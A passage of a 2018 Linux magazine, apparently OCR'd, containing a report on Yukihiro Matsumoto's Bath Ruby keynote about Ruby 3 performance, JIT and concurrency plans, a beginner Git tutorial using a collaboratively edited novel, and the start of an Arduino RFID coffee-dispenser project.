*Terms and conditions: Please use the full web address to claim your free gift. Gift available to new print subscriptions. Gift is only available for new UK subscribers. Gift is subject to availability. Please allow up to 60 days for the delivery of your gift. In the event of stocks being exhausted we reserve the right to replace with items of similar value. Prices and savings quoted are compared to buying full-priced print issues. You will receive 13 issues in a year. Your subscription is for the minimum term specified and will expire at the end of the current term. You can write to us or call us to cancel your subscription within 14 days of purchase. Payment is non-refundable after the 14-day cancellation period unless exceptional circumstances apply. Your statutory rights are not affected. Prices correct at point of print and subject to change. UK calls cost the same as other standard fixed-line numbers (starting 01 or 02) or are included as part of any inclusive or free minutes allowances (if offered by your phone tariff). For full terms and conditions please visit **www.bit.ly/magterms**. **Offer ends 31 May 2018.**

RUBY IS ALIVE & WELL

The creator of Ruby, declares "We will do everything to survive" in his first UK keynote speech in five years. **Chris Thornett** reports from the Bath event

KEY INFO

The annual Bath Ruby conference is the biggest Ruby developer event in the UK and takes place over two days, with a mix of technical and non-technical speakers plus workshops (not to mention karaoke). **https://bathruby.uk**

"How is software born?" It's an unusual first question from the genial Japanese creator of the Ruby programming language, Yukihiro 'Matz' Matsumoto. He's making his first keynote speech in the UK in five years to over 500 Ruby developers at the annual two-day Bath Ruby Conference. Ruby celebrated its 25th year in February although officially its first release, 0.95, was in December 1995, so in answer to his own philosophical question, Matz suggests that software is born when it is named. It's the kind of poetic answer you expect from the creator of such an expressive language and means Ruby was 'born', at least for Matz, two years earlier on 24 February 1993 – hence the big celebration in Tokyo earlier this year and across social media. Talking of the language's origins, Matz says he wanted to name it after a jewel: "Ruby was short, Ruby was beautiful and more expensive, so I named my language Ruby," he says, joking with his community.

However, Matz isn't in the UK for the first time in five years just to eat birthday cake. Ruby may have reached maturity, but there are still questions over whether it can survive another 25 years. Like its creator, the Ruby language is very likable and garners passionate followers. Its syntax, for instance, is very readable but expressive in a terse way, and as a dynamic, reflective, object-oriented, general-purpose programming language it's intuitive and easy to learn. Ruby tries not to restrict those who use it, or as Matz is often quoted, "Ruby is designed to make programmers happy."

But not everyone *is* happy. The popularity of the language has been bolstered for many years by the dominance of the Ruby on Rails (RoR) web application framework, particularly among startups who wanted something to deal with much of the heavy lifting. That popularity saw the Ruby language soar to fifth place in the RedMonk Language Rankings in 2012, and rank in the top 10 in other indexes.

Since then, Ruby has drifted down to eighth. RoR, although popular, isn't the superstar it once was and has faced fierce competition as issues such as scaling have become a greater concern for older web companies. Although not directly comparable and with its own limitations, the JavaScript run-time environment Node.js, for example, has become popular for its runtime speed at scale, ease of adoption for back-end use by front-end JavaScript users, and its single-threaded approach to handling multiple

connections, among other things (although that does make it less suitable for CPU-intensive tasks such as image processing).

It's clear Matz is aware that the adoption of any programming language is stimulated by the projects and frameworks that grow from a language's community and ecosystem – and RoR is an astonishing example of that. So while he was keen to use his keynote to express his regret for past mistakes he'd made in the language, he also wanted to define a path to address the performance and scaling issues.

Matz focused on two key trends: scalability, and what he calls the "smarter companion". To combat scalability and create greater productivity, Matz believes that "faster execution, less code, smaller team [are] the keys for the productivity." Computers are getting faster, he told the packed hall, but it's not enough: "We need faster execution because we need to process more data and more traffic. We're reaching the limit of the performance of the cores. That's why Ruby 3.0 has a goal of being three times faster than Ruby 2.0" – or, as he puts it, "Ruby3x3".

> "More code is more maintenance, more debugging, more time, less productivity"

"This is easy to say," Matz acknowledges, adding that in the days of 1.8, Ruby was "too slow" and a mistake. Koichi 'ko1' Sasada's work on YARV (Yet another Ruby VM) improved performance for Ruby 1.9, and "since then," says Matz, "we have been working hard to improve the performance of the virtual machine, but it's not enough."

Time for JIT

To improve performance further Ruby is introducing JIT (Just-In-Time), a technology already used by JVM and other languages. "So we've created a prototype of this JIT compiler so that this year, probably on Christmas Day, Ruby 2.6 will be released," Matz confirms. You can try the initial implementation of the MJIT compiler in the 2.6 preview1 (**http://bit.ly/Ruby2-6-0-preview1**). Currently, you can check and compile Ruby programs into native code with the `--jit` option. Matz says it's "not optimised" although for "at least CPU intensive work it runs two times faster than Ruby 2.0," which he feels "offers a lot of room to improve performance of the JIT compiler". For CPU-intensive tasks, in particular, Matz sounds confident that they would be able to accomplish the x3 performance improvement.

Probably the clearest overview explanation of how MJIT works is supplied by Shannon Skipper (**http://bit.ly/RubysNewJIT**): "With MJIT, certain Ruby YARV instructions are converted to C code and put into a .c file, which is compiled by GCC or Clang into a .so dynamic library file. The RubyVM can then use that cached, precompiled native code from the dynamic library the next time the RubyVM sees that same YARV instruction."

Scalability, Matz also believes, should mean creating less code, as "more code is more maintenance, more debugging, more time, less productivity," and, he joked, "more nightmare." Less Ruby code isn't going to mean significant changes to the language's syntax, however, largely because there's little room for change: "We have run out of characters. Almost all of them are used," says Matz. Being an exponent of egoless development, he's also not prepared to change the syntax for the sake of his pride and see existing Ruby programs broken, so he was careful to say that they weren't going to change Ruby syntax that much.

SPOTLIGHT

Sharing recipes with Ruby

Above Cookpad's CTO Miles Woodroffe: "You stumble upon little tiny improvements to the language in every release, so it's a really fun language to work with"

Cookpad (**https://cookpad.com/uk**), the main sponsor of the Bath Ruby conference, is a classic example of a web company that relies heavily on Ruby and Ruby on Rails. It's a recipe-sharing site, and while CTO Miles Woodroffe says the site has over 60 million users a month in Japan, it's also expanding globally, having moved its international HQ to Bristol. "We're really invested in Ruby as a platform," Woodroffe told us. "A lot of our infrastructure is powered by Ruby scripting – Ruby for everything pretty much."

As well as having 100 Ruby engineers dotted around the world, Cookpad employs two core Ruby team members full-time. One of them is Koichi 'ko1' Sasada, creator of YARV – the official interpreter for Ruby since 1.9. Sasada is now working on concurrency (Project Guild) and it's another way Woodroffe expects to see performance gains. Ruby 3, however, is the game changer: "It's quite a huge paradigm shift in how Ruby is built and interpreted," says Woodroffe. "So if we get this three times performance for everyone [...] less resources will be needed to do the same thing and probably save us money."

Process, Matz says, should be dealt with by smaller teams as well, to handle scalability and increase productivity: "If your team is bigger than the fact they can eat two pizzas," quoting CEO of Amazon Jeff Bezos' Two-Pizza Rule, "then your team is too big." Frankly, that may depend on who is on your team and how much they like pizza, but the idea, Matz says, is based on personal experience: "If your team is bigger then you need more communication and communication itself is the cost."

More abstraction

There have been quite heated debates in recent years about the need for more Ruby abstractions that provide services for developers to build applications suited to different fields such as science, and it's something

> "One thing I regret in the design of Ruby is thread... it is too primitive"

Matz hears loud and clear. Using Ruby on Rails' Model-View-Controller (MVC) abstraction as an example, he acknowledged they needed more, and while not perfect he says "they provide the kind of abstraction that is vital for productivity in the future."

One key abstraction he elaborated on was a concurrent project called Guild. "One thing I regret in the design of Ruby was thread... it is too primitive," Matz admits. But Ruby is a victim of its own success; the language is used by so many people, Matz feels it's too late to remove thread. "I think it's okay to include a new abstraction," he ventures, "and discourage the use of thread" in the future. "Guild is Ruby's experiment to provide a better approach. Guild is totally isolated," Matz explains. "Basically we do not have a shared state between Guilds. That means that we don't have to worry about state-sharing, so we don't have to care about the locks or mutual exclusives. Between Guilds we communicate with a channel or queue." Matz expects to ship Guild's concurrent abstraction in Ruby 2.7 or 2.8.

Another codenamed project that Ruby has in the works is Steep. This is an attempt at static-type analysis for Ruby: "It's difficult to analyse the Ruby type information, because Ruby is a dynamically typed language, so you can do anything with all types," says Matz. Some subsets of Ruby can be statically typed, and Matz says they can add those static-type checks, which are "kind of like a TypeScript user-defined type information. We're going to infer as much as possible and we're trying to get the information from those external type-defined files or from the runtime profile type analysis..."

Using this analysis, Matz suggests, developers will be able to detect more errors, "We're not going to implement 100 per cent detection safety, it's not possible for Ruby, but we can detect 20-40 per cent of errors," he says.


SPOTLIGHT
Polishing Ruby

Contributing to a programming language isn't something you can just drop into; it involves quite a steep learning curve. Ruby's answer is to run Hack Challenges. These are an opportunity for aspiring Ruby committers to test their mettle and learn how to extend Ruby features, fix bugs and improve the overall performance of the language. Up until very recently such challenges only ever took place in Japan, but in an effort to draw in new contributors from the global community, in March Matz – along with core Ruby committers, Koichi 'ko1' Sasada and Yusuke 'Mame' Endoh – headed to Cookpad's new international UK HQ in Bristol to run a challenge.


Leading developers were invited from across the world – Paris, Cape Town, Sao Paulo and San Francisco – and tasked with hacking the Ruby Interpreter. According to Cookpad CTO Miles Woodroffe, Matz was impressed by the high standard of the engineers. "My dream will be if we get five people from that who, over the next year or two, start contributing," he says.

Above Ruby developers were flown in from across the globe for the first Ruby Hack Challenge outside of Japan

QUICK GUIDE
RedMonk Language Rankings Sep 2012-Jan 2018



Above Ruby's rating in terms of developers' favourite languages has dropped dramatically



Above The first Ruby Hack Challenge outside of Japan reflects a drive to see more contributors from the global Ruby community

Matsumoto also touched on Ruby becoming a "smarter companion" as well as the programmer's best friend. "We [are] now at the beginning of smarter computers, so, for instance, RuboCop [static code analyser] is one way of helping you." Matz also suggested that in the future, when you compile a program "Ruby could suggest [for example] 'You called this method with an argument string but [did] you expect to call this method with integer?'". After his keynote, Matz described this programming interactivity to be something like Tony Stark's Jarvis. Essentially, he wants to see "an AI that will interact with me to organise better software."

> "We will have it so that every Ruby 2 program will run in Ruby 3"

Change brings with it the possibility of software that no longer works as intended, or indeed at all. It's a concern that haunts Matz from past mistakes: "In the past we made a big gap, for example between 1.8 and 1.9," he says. "We made a big gap and introduced many breaking changes, so that our community was divided into two for five years." Matz sees this as a tragedy: "We're not going to make that mistake again so we will do a continuous evolution. We're going to add the JIT compiler to 2.6 and not wait until Ruby 3.0, were going to add some type of concurrent abstraction in the future in Ruby 2.7 to 2.8, but it will not be a breaking change. We will have it so that every Ruby 2 program will run in Ruby 3."

Reversing Ruby's current slow trajectory downwards is not going to be an easy task and Matz seems to realise this: "Ten years ago Ruby was really hot, because of Rails. These days Ruby isn't considered hot, but it is stable."

Indeed, Ruby has crossed that gap into maturity and Matz has no intention of giving up on it any time soon: "Ruby is a good language to help you become productive and I want Ruby to be like that for forever, if possible. That means we have to evolve continuously forever, so we can't stop; we can't stop."

Q&A

Creator of Ruby, Yukihiro 'Matz' Matsumoto

What is it about programming languages that fascinate you?
The programming language is the way to express what you want a computer to do in a way that both we humans and computers can understand. It's kind of a compromise. But at the same time it is the programming language that is the way to express your thoughts in a clear manner so that it is also a tool to express your ideas. Think about that – you can write down your software on a sheet of paper, so it doesn't execute on the computer simply because it can't see the paper, but it is still a program and it will still help you understand what you want to do.

Programming languages have different ways to express ideas, how to organise the software structure or maybe providing some kind of abstraction. It's that part, it's that psychological aspect of the language that's motivated me to work on it for the last 25 years.

Have you always been a fan of open source software? Was that always your intention when creating Ruby?
Actually, when I was school I studied programming a lot from reading the source code from free software, like [GNU] Emacs and other free software tools, so it was so natural for me to make my software free or open source, unless I have some constraint like the software was owned by the company or something like that. But Ruby was originally my hobby project.

Have you encountered people who are afraid of the changes to Ruby?
We made several mistakes designing the language, but if we fix them in the future that would break so much code, so we've given up that kind of fix. Fixing the issues would satisfy us and our self-esteem, but it is not worth it to harm the big codebase. For example, if I make this small breaking change that would affect 5 per cent of the users that could improve performance by a factor of two, I would like to do that... but I'm not going to do a change for my sense of self-esteem.

How do you feel about people who say Ruby is dead – does it bother you much?
[Laughs] Yeah, I don't mind criticism. If someone has some bad thing about the language they just leave without saying anything. But having criticism is an indication that we have something to improve. I welcome that kind of criticism so we can take it constructively.

PART ONE

Git: Learn version control with our simple Git project

Get started using Git, the powerful and popular version-control system written for Linux kernel development

John Gowers

John is a university tutor in Programming and Computer Science. He likes to install Linux on every device he can get his hands on, and uses terminal commands and shell scripts on a daily basis.

Resources

Git
If not already installed, install through your package manager or from **https://git-scm.com**

Wget
Install through your package manager or from **www.gnu.org/software/wget**

It can be difficult to manage a large software project with lots of different contributors. You need to be able to keep track of all the changes as they come in so that you can revert them, build on them or deal with conflicts between them as necessary. The tools that we use for this are called version-control systems; there are many different systems available, but our favourite is Git.


Git was developed by Linus Torvalds, the creator of the Linux kernel, because none of the other version-control systems at the time were suitable for the large software project he was working on – that is, Linux itself. Since then, Git has been a huge success. In the 2015 Stack Overflow Developer Survey, it was the preferred version-control system of 69.3 per cent of respondents. Its companion site, GitHub, is used by 24 million people across 200 countries. Moreover, because of its connection with Linux, it's used particularly often for version control in the Linux community and for open source software projects.

With all that in mind it's very useful to know how to use Git – not only if you plan to contribute to a large piece of software, but also for your own smaller projects. We'll use GitHub (**www.github.com**) to host our projects. Git is not tied to GitHub in any way; however, this website is the most commonly used repository of Git projects. If you haven't already got a GitHub account, create one now.

Our first project

Git is most commonly used as a version-control system for source code and other parts of computer programs. However, we'd like to make this tutorial as language-agnostic as possible, so in our example we're going to imagine another situation in which we might want to use a version-control system: managing a collaboratively written novel.

Our good friend Jane has recently completed a draft of a novel called *Emma*, and she's been in touch to ask if we want to collaborate with her in order to make some improvements to the novel. The only snag is that Jane is from the 18th century, and knows nothing about version-control software, so she's asked us to take care of that aspect of things.



Above GitHub provides a user-friendly way to host and browse through Git projects

The first step is to create a new repository, which we will do on the GitHub website. Navigate to the home page at **https://github.com** and click the button that says 'Start a project'. A page will appear asking for a project name and some other information. Since GitHub projects need to have unique names, we cannot suggest a particular name for you to use, so you'll need to come up with your own name for the project; try to include 'Emma' somewhere in order to make it clear what the project is about. If you like, write a description of the project.

Tick the box that says 'Initialize this repository with a README'. This will create a `README` file inside the repository that we can use to record important information about the project. More importantly, creating this file will initialise the repository so that we can start working with it on our computer.

Click 'Create repository' in order to create the repository; we arrive at the home page for our new repository. The GitHub website enables us to make lots of changes online, but from now on we'll stick to using Git from the command line.

> "Git is not tied to GitHub in any way; however, this website is the most commonly used repository of Git projects"

The last thing we need to do is to click the green button marked 'Clone or download' and copy the URL that appears, as shown in **Figure 1**. This is the location of our repository online, and we will need it in order to clone the repository to our computer.


Clone and start the repository

Open a command window, and navigate to the location where you want to clone the repository. It's a good idea to create a new directory to hold all your Git projects. Once inside that directory, type `git clone` and then paste in the URL that you copied and press enter. For example:

```
$ git clone https://github.com/My_Name/collaborative-emma-novel.git
```

This will create a new directory with the same name as the project. Navigate into it with `cd`. The directory we have created is a local copy of the project living at GitHub.com. At the moment, it appears to contain nothing but the `README` file, but if we run the command `ls -a`, we see that it also contains a directory called `.git`. This directory contains all the information about the project that Git needs to run – make sure you don't delete it! When we make changes in the local branch, they will not be pushed to the server immediately. This is a good thing, because it means that if two people are working on a file at the same time, we have a chance to reconcile the changes.

Figure 1



Above GitHub makes it very easy to copy the link that enables us to unlock the power of Git at the command line

It's time to initialise the repository by adding some files. In order to download Jane's novel, run the following:

```
$ wget www.gutenberg.org/files/158/158-0.txt -O novel.txt
$ sed -i -e 's/\r//' novel.txt
```

We now have a file, `novel.txt`, that contains the text of the novel. The second command converts the text file newlines from DOS to UNIX format.

Before we do anything else, let's push this new file to the online repository. When we do this, it's a good idea to check the status of our local branch by running the following command:

```
$ git status
```

We should see the following output:

```
On branch master
Your branch is up-to-date with 'origin/master'.
Untracked files:
   (use "git add <file>..." to include in what will be committed)

          novel.txt
```

This tells us that the new file, `novel.txt`, is not yet being tracked by Git. We remedy this situation by running the following command:

```
$ git add novel.txt
```

If we run `git status` again, then we see that `novel.txt` is now marked as a 'new file'.

The next step is to commit our changes. Committing is something that we do periodically whenever we've made a fairly substantial number of changes. We cannot push any modifications we have made to the online repository

Readme

It's traditional to initialise a GitHub repository with a file, `README.md`, that contains information about the project such as its name, a description and possible installation and running information. Unlike a normal text `README`, the file `README.md` supports Markdown formatting, so we can make headings using `# Heading`, bold text using `**bold**` and italics using `*italics`. This formatted text is what appears on the project's home page.

Gists

One thing you might come across if you use GitHub a lot are gists, normally hosted at **gist.github.com**. A gist is a particular type of GitHub repository, normally intended for sharing small snippets of code with other people, or storing them for your own use. The benefit of using a gist rather than a normal file-storage service such as Pastebin is that, since a gist is really a Git repository, GitHub stores the full version history of code.

before we have committed them, but we might want to commit multiple times before we push changes online. Committing requires us to add a message detailing what the changes are, so it's a good idea to commit at any point that we've made enough changes to warrant writing such a message.

This time, run the command:

```
$ git commit -m 'Added the original text of the novel.'
```

to commit our most recent changes. If we run `git status` now, we see that `novel.txt` is no longer marked as a new file, because it is part of the current commit. However, we now get a message saying that we are `ahead of 'origin/master' by one commit`. This is because we have performed a commit on the local branch, but have not yet pushed it to the server.

Before we push any changes to the server, it's a good idea to run the following command:

```
$ git pull
```

This command will fetch or 'pull' any changes that have been made to the online branch. Had someone else modified the online repository, we would want to fetch their changes so that we could deal with any possible conflicts before pushing our version. In this case, since no one else is working on the repository, we should get the message `Already up-to-date.`

We can then run the following command to push our changes to GitHub.com:

```
$ git push -u origin master
```

We're prompted for our GitHub username and password; after we've given these, Git sends the new file. We can reload the page for our repository on GitHub.com and we should see that the new file `novel.txt` now appears there alongside the `README`.

Managing merge conflicts

A great strength of Git is that it allows us to deal with merge conflicts: situations in which two people have made changes to a file that clash with one another.

To demonstrate this, navigate to a new directory – somewhere other than where you cloned the repository the first time – and re-run the `git clone` command that we used before. You might have to copy the Git URL again. This will create a new local copy of the repository, allowing us to simulate a merge conflict caused by two separate authors making incompatible changes.

The first author has decided that the book needs to be made more teenager-friendly by changing the age of the main character from 20 to 17. Inside the *first* local copy of the repository, open the file `novel.txt` in a text editor, and modify the word `twenty-one` on line 48 so that it says `eighteen` instead.

Let's push these changes to the online repository. Start off by running the following command:

```
$ git commit -a -m "Changed Emma's age to 17."
```

The `-a` flag to `git commit` tells it to `add` all new changes to the current commit. This saves us having to run `git add` before running `git commit` as we did before. We can then run `git push -u origin master` again to push the changes online.

The second author has decided to make some more drastic changes to the first paragraph. Inside the *second* local copy of the repository, open the file `novel.txt` and replace the first paragraph with the following:

```
So okay, you're probably thinking, "Whatever, is this like a Noxema ad?" But I actually have a bare normal life for a teenage girl.
```

Run `git commit -a -m 'Changed the first paragraph.'` in order to commit these changes.

Before we try and push them to GitHub.com, let's run the command `git pull` to fetch any new changes from the repository. When we run this command, we get the following error.

```
CONFLICT (content): Merge conflicts in novel.txt
Automatic merge failed; fix conflicts and then commit the result.
```

We're getting this message because our current commit contains modifications that cannot be reconciled with the modifications that have been made to the master branch since we last `pull`ed the code from it. To get a better idea of what's going on, let's open the file `novel.txt` in a text editor. When we open it and move to line 48, we discover that Git has changed the file so that it now displays the conflicts in such a way that we can choose ourselves how to resolve them. **Figure 2** shows the relevant part of the code. Wherever it finds a conflict between the two versions, Git has put

```
<<<<<<< HEAD
```

followed by the text as it is in the current repository, followed by `=======`, followed by the text as it is on GitHub, followed by `>>>>>>>` and a hash code indicating the particular commit that is online.

It's now up to the individual collaborator to decide how

```
[user@luad emma-novel]$ git pull
Auto-merging novel.txt
CONFLICT (content): Merge conflict in novel.txt
Automatic merge failed; fix conflicts and then commit the result.
[user@luad emma-novel]$ vim novel.txt
[user@luad emma-novel]$ git commit -a -m \
> "Resolved merge conflict, using both authors' work."
[master 1560ee6] Resolved merge conflict, using both authors' work.
[user@luad emma-novel]$ git push -u origin master
Username for 'https://github.com': LinuxUser
Password for 'https://LinuxUser@github.com':
Counting objects: 6, done.
Delta compression using up to 4 threads.
Compressing objects: 100% (6/6), done.
Writing objects: 100% (6/6), 738 bytes | 738.00 KiB/s, done.
Total 6 (delta 2), reused 0 (delta 0)
remote: Resolving deltas: 100% (2/2), completed with 1 local object.
To https://github.com/Oinkium/emma-novel.git
   95f8f65..1560ee6  master -> master
Branch 'master' set up to track remote branch 'master' from 'origin'.
```

Right Merge conflicts can be tricky to deal with, but Git makes handling the process as streamlined as possible

to handle the merge: Git cannot decide itself what the best course of action is, so you should. You might want to choose one or the other of the two passages, or you could decide to incorporate changes from both – perhaps by using the more modern introduction, but changing the word 'teenage' to '17-year-old'. When you've finished making your changes, save and close the file, and then run a `git commit` command to commit the changes, followed by `git push -u origin master` to push them to the repository online.

Note that if we go back to the first local repository and run `git pull`, Git will now fetch the new, merged version from the server, and will not register a merge conflict, even though the current contents of the branch conflict with what is online. The reason is that the online branch is now a 'commit ahead' of this local branch – that is, it's considered to be a more up-to-date version of what's in our first local branch.

Using Git to undo changes

Now suppose that we wake up the next day and realise that the new 'modern' opening paragraph doesn't really

> "Sometimes when we are working on a project we end up making changes that we decide we don't want"

fit in with the rest of the novel. We want to return to a previous version of the project. To do this, we should first run the following command.


```
$ git log
```

This command opens an instance of the `less` text viewer, containing logging information about every commit that has been made. You use the arrow keys to navigate up and down, and can press `Q` when you have finished reading. We want to revert the commits, which means creating a new commit that does precisely the opposite of what that commit did: if we added some text, then reverting the commit will produce a new commit that removes that text, and vice versa.

We want to revert the last three commits that were made to the repository: the merge conflict and the two 'improvements' from the two different authors. We'll start with the merge conflict. In the output from `git log`, this is displayed in the following form.

```
commit
2e68c483abe7db1cd87627ed2092cd24b085f0e0 (HEAD-
> master, origin/master, origin/HEAD)
Merge: 22bff53 f9a7218
```

Figure 2


Use me
our changes
<<<<<<< HEAD
So OK, you're probably thinking, "Is this a Noxema commercial or what?"
But seriously, I actually have a way normal life for a teenage girl.
=======
Emma Woodhouse, handsome, clever, and rich, with a comfortable home
and happy disposition, seemed to unite some of the best blessings of
existence; and had lived nearly eighteen years in the world with very
little to distress or vex her.
>>>>>>> f9a7218de57f74b5c15d47e5fb51cf89f87544e0
Use me
their changes
She was the youngest of the two daughters of a most affectionate,
indulgent father; and had, in consequence of her sister's marriage, been

```
Author: johngowers <john@xxxxx.xx.uk>
Date:   Wed Mar 21 19:49:46 2018 +0000

    Resolved merge conflict.
```

The long hexadecimal code identifies this merge conflict. In order to produce the commit that reverts it, we run the following command – replace the hex code with the one corresponding to the merge conflict in your setup:

```
$ git revert -m 1
2e68c483abe7db1cd87627ed2092cd24b085f0e0
```

Here, the `-m 1` is specific to reverting a merge conflict (rather than some other commit). The number 1 refers to which of the two conflicting branches should be considered the main one. Git will pop up a text editor, where we write our revert message, before saving and exiting to trigger the reversion. Now, it's time to revert the other two changes. We can do this with:

```
git revert <first-commit-code> <second-
commit-code>
```

where we replace `<first-commit-code>` with the hexadecimal code corresponding to the commit that changed the first paragraph, and replace `<second-commit-code>` with the hexadecimal code corresponding to the commit that changed Emma's age to 17. Save and close the text file as before to create a new commit to revert these changes. We can now run `git push -u origin master` to push the revert to the online version. If we go into our second local copy and run `git pull`, that branch will be up-to-date as well. If we want to undo changes that we haven't committed, we have a couple of options. We can either run

```
$ git reset --hard <hash-code>
```

where `<hash-code>` is the hexadecimal code for the last commit that we want to return to, or we can run the command `git stash` – of which more next issue...

Above Git has its own special format for displaying merge conflicts concisely within files. Some editors, such as Atom, can recognise this, and make it easy to choose one branch or another

PART ONE

Arduino: Build your own coffee pod dispenser

Bring Arduino into the workplace and set up an (almost) automated and cash-free coffee club using RFID cards

Alexander Smith

is a computational physicist. He teaches Arduino to grad students and discourages people from doing lab work manually.

Resources

- Arduino Mega
- RFID Kit (MF522-AN)
- Soldering iron
- Raspberry Pi (or other computer)
- Python

Arduinos aren't just for fun and games – sometimes there's a need for them in your professional life too. They could be used for taking measurements in a lab, as props in presentations, or – more importantly – for dispensing coffee in the office kitchen. If you happen to work for a company that doesn't provide staff with coffee, you're likely to have come across a 'coffee club' or an honesty jar where people pay the asked amount for a scoop or pod of coffee. While this is a good system and, generally speaking, works well, there are obvious benefits which automation can bring: no longer any need to carry small change, the ability to monitor coffee supplies, and to determine which flavours are popular.

So in this two-part tutorial we're going to create a machine which dispenses coffee pods after someone has signed in and paid using a company RFID card. Users will not need to type in a username and a password, and the money can be paid in advance to the coffee club manager. The machine will display their account balance and let them select which flavour of coffee pod they want. In the next issue we'll cover the manufacturing of a frame, using motors to release the coffee and checking if a pod was actually dispensed.

Use RFID

Radio-frequency identification, or RFID, is a relatively new technology which has found widespread use in systems including Oyster cards, staff access cards and even credit cards. Each card contains an antenna, circuitry and a data storage unit, at the minimum. By flashing your RFID card over a reader, a system can power-up the card and begin to communicate, extracting the data, identifying the user and then performing a desired action – such as opening a door or billing a bank account.

One of the most widely used brands is Mifare, owned by NXP Semiconductors. Over 10 billion RFID cards and 260 million card readers have been issued by it and are used in the London Underground, as disposable tickets

